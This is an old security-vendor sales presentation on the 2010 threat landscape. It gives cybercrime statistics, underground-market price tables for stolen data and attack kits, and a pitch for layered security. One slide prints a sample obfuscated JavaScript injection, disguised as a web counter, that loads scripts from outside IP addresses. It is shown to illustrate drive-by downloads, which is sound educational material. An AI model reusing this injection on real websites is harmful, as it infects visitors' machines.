

The Threat Landscape

David Balamon

Sales Manager – Public Sector

Philippines

March 10, 2010



How Likely Is It?

To be struck by thunder?



1 in 2.6M 1 in 40M



To be bitten by a snake?



To be in car accident?



1 in 300

1 in 5

To be attacked online?




One **Identity** is

stolen every **3**

seconds

Exponential Spike In Malicious Activities


More new malicious programs were detected in the last 18 months than in all the previous years combined



Symantec Internet Security Threat Report (Trends for 2008), volume XIV, published April 2009


Information At Risk

Majority of data breaches in Education (27%), followed by Government (20%) and Healthcare (15%)



- Data breaches**
- Education
 - Government
 - Health care
 - Financial
 - Retail/wholesale
 - Arts/media
 - Biotech/pharmaceutical
 - Business consulting
 - Insurance
 - Telecom
 - Other

More than half of breaches (57%) due to theft or loss, followed by insecure policy (21%)



- Data breaches**
- Insecure policy
 - Thrift/loss
 - Hacking
 - Insider
 - Unknown
 - Fraud
- Identities exposed**
- Thrift/loss
 - Insecure policy
 - Insider
 - Unknown
 - Fraud


1st Cyber Criminal to be Charged



“It’s immoral,
but the money
makes it right.”

*Convicted Botherder
Jeanson James Ancheta
1/25/2006*

Conficker infected > 4.6M machines



Fame



Fortune

**Steal information
Send spam
Download files**

Are You Protected?

Cyber-crime has surpassed illegal drug trafficking as criminal moneymaker and critical data loss is costing companies millions



Organized Criminal

- > **192%** growth in spam from 2007 to 2008
- > In 2008, Symantec documented **5,471** vulnerabilities, 80% of which were easily exploitable
- > **90%** of incidents wouldn't have happened if systems had been patched
- > In 2008 Symantec found **75,000** active bot-infected computers per day, **up 31%** from 2007



System Disaster

- > **59%** of companies can tolerate 4 hours or less of downtime
- > Average cost per business downtime is approx **\$287,000**
- > **1/3** of businesses without proper data recovery have lost sales; and **20%** have lost customers



Malicious Insider

- > Data breaches in 2008 exposed **285 million** records, more than in the previous 4 years combined
- > **90%** of data breaches in 2008 involved organized crime targeting corporate data; **67%** were due to insider negligence
- > IP theft costs companies **\$600 billion** globally

Triving Underground Economy

- > The Underground Economy is geographically diverse and shows the ability to generate millions of dollars in revenue for cybercriminals.
- > It is a self-sustaining system where tools that aid in fraud and theft can be purchased and the stolen information obtained by those tools can then be sold.
- > Cybercriminals range from loose collections of individuals to organized and sophisticated groups, all with a common purpose.
- > Software piracy closely reflects the retail market; software categories with the highest volume of sales are also the most heavily pirated.

Goods and Services

Value of Advertised Goods & Services

- > Symantec estimates the value of total advertised goods on underground economy servers was over \$276 million for the reporting period
- > The potential worth of all credit cards advertised during this reporting period would be \$5.3 billion

Rank	Category	Percentage
1	Credit card information	59%
2	Identity theft information	16%
3	Server accounts	10%
4	Financial accounts	8%
5	Spam and phishing information	6%
6	Financial theft tools	<1%
7	Compromised computers	<1%
8	Malicious applications	<1%
9	Website accounts	<1%
10	Online gaming accounts	<1%

Value of advertised goods as a percentage of total, by category

Goods and Services Advertised by Item

- > Bank account credentials were the most advertised individual item on the Underground Economy followed by credit cards with CVV2 numbers
- > Requested rank and rank for sale match closely for many items indicating the market is as susceptible to supply and demand trends as legitimate markets
- > Bulk pricing is available for items such as credit cards and full identities

Rank for Sale	Rank Requested	Goods and Services	Percentage for Sale	Percentage Requested	Range of Prices
1	1	Bank account credentials	18%	14%	\$10-\$1,000
2	2	Credit cards with CVV2 numbers	16%	13%	\$0.50-\$12
3	5	Credit cards	13%	8%	\$0.10-\$25
4	6	Email addresses	6%	7%	\$0.30/MB-\$40/MB
5	14	Email passwords	6%	2%	\$4-\$30
6	3	Full identities	5%	9%	\$0.90-\$25
7	4	Cash-out services	5%	8%	8%-50% of total value
8	12	Proxies	4%	3%	\$0.30-\$20
9	8	Scams	3%	6%	\$2.50-\$100/week for hosting; \$5-\$20 for design
10	7	Mailers	3%	6%	\$1-\$25

Breakdown of goods and services available for sale and requested

Goods and Services

Malicious Tools


- > Malicious tools can be used to steal confidential information
- > Attack kits, spam and phishing kits, malicious code, and exploits are available on the underground economy
- > Exploits and attack kits had the highest average prices
- > Pricing is based on supply and demand as well as the tool's capabilities

Attack Kit Type	Average Price	Price Range	Exploit Type	Average Price	Price Range
Botnet	\$225	\$150-\$300	Site-specific vulnerability (financial site)	\$740	\$100-\$2,999
Autorooter	\$70	\$40-\$100	Remote file include exploit (500 links)	\$200	\$150-\$250
SQL injection tools	\$63	\$15-\$150	Shopadmin (50 exploitable shops)	\$150	\$100-\$200
Shopadmin exploiter	\$33	\$20-\$45	Browser exploit	\$37	\$5-\$60
RFI scanner	\$26	\$5-\$100	Remote file include exploit (100 links)	\$34	\$20-\$50
LFI scanner	\$23	\$15-\$30	Remote file include exploit (200 links)	\$70	\$50-\$80
XSS scanner	\$20	\$10-\$30	Remote operating system exploit	\$9	\$8-\$10

Any Web site can infect you

...just by browsing to it

- > In 2008, Symantec observed Web attacks from 808,000 unique domains:
 - News, travel, online games, real estate, government, others
- > 18 Million drive-by download infection attempts from which Norton consumer customers were protected. Source: 2008 Norton



Any Web site can infect you

...just by browsing to it

> In the past – you had to visit dangerous sites to get infected

... but today they're on legitimate sites attacking you

– “Drive-by Downloads” :Attacker inserts an attack into a poorly-secured web page


> Exploits leverage software vulnerabilities without user interaction.

Question:


Is your machine patched for every vulnerability exploited by malware authors?

- Web browser, ActiveX, Browser plug-ins
- Document readers, Multimedia plug-ins
- Other 3rd party applications

How do you know? How can you keep up?



Anatomy of a Drive-by Download



Attackers are obfuscating attacks


Makes it even harder to detect

Old Attack Redirection Code

```
<script src=http://www.example.com/m.js></script>
```

New Obfuscated Attack Redirection Code

```
<script language=javascript><!--Webhits Counter starts  
if(typeof(webhits)!=typeof(1))eval(unescape('#/~%2F%2E.%2E@ #%3C!%63%69#%71%20&%71$%71@y-%6C@%6  
5=|d|%73%70#l&a'y%3A$%6E%6F%6E#%65-%3E-\n%64!o%63%75-m$%65%6E%74%2E%77%72$%64!%65$  
%28%22!%3C/%74|%65|%78t&%61r#%65'%61%3E&%22&)%3Bv%61r|%20|%67,#_a%3D[%2278&%2E110-.175  
%2E2|%31",!%22%31-%39%35!.%32%34!.%37%62E`2-%351"&|)%5F-=%31#;#i%66(d%6F#c%75!m%65!%6E-t  
%2Ec%6F|o'k%62!e@.ma%74|ch/&/%5C@%62%68-%67&f&%74%3D!1&)/$%3D%3D#%6E%75%6A$%6C%29"$%  
3C%73'%63|%72%69%70$%74~%20%69~d%3D.%22%2B$%69%2B%22&_@%20'%73|r%63|= %2F/%22+!a[!]+"  
/|%63p|/%3F!-%2B#n!avi%67%61%67%4%6D%72%2E%61&%70p&N%63!m%61'.%63h!a%72#%41%71|(!%30%29  
%2B$%22$%3E!%3C@%5C%5C%2F$%73%63%72%69%70%74|%3E~%5C!)"%3C%5C|%2F%73%63|rip-t%3E!";\  
n'/%3C@%2Fdi#%76%3E').replace(/#\|&|\!|'|@|\||\$/g,"");var webhits =1;  
<!-- counter end --></script>  
</body>
```



Malvertisements

Redirect Users to Malicious Sites

- > Malicious Advertisements or Malvertisements are one of the ways mainstream sites infect users
- > Not directly the main Web site, but hosted on 3rd party advertising sites
- > Ads play automatically and redirect user to ANY URL the attacker wishes
- > The problem with ads:
 - Too many ads to verify all of them
 - Ineffective tools to validate them
 - Too many sites looking for advertising revenue
 - Difficult to detect – rotation every 1 out of 100, 1000 or 10,000 times.
 - Ads are regional which make it even harder to detect!

Changes in the Threat Landscape

From Hackers...

To Thieves

Fame motivated



Financially motivated

Noisy and highly visible



Silent

Indiscriminate



Highly targeted

Few named variants



Overwhelming variants

The solution... Layered Security

Network Threat Protection

“Block threats before entering the system”

Proactive Threat Protection

“Find unknown threats”


AV & AS Protection

“Don't let threats persist!”

AV, Spyware, Repair,

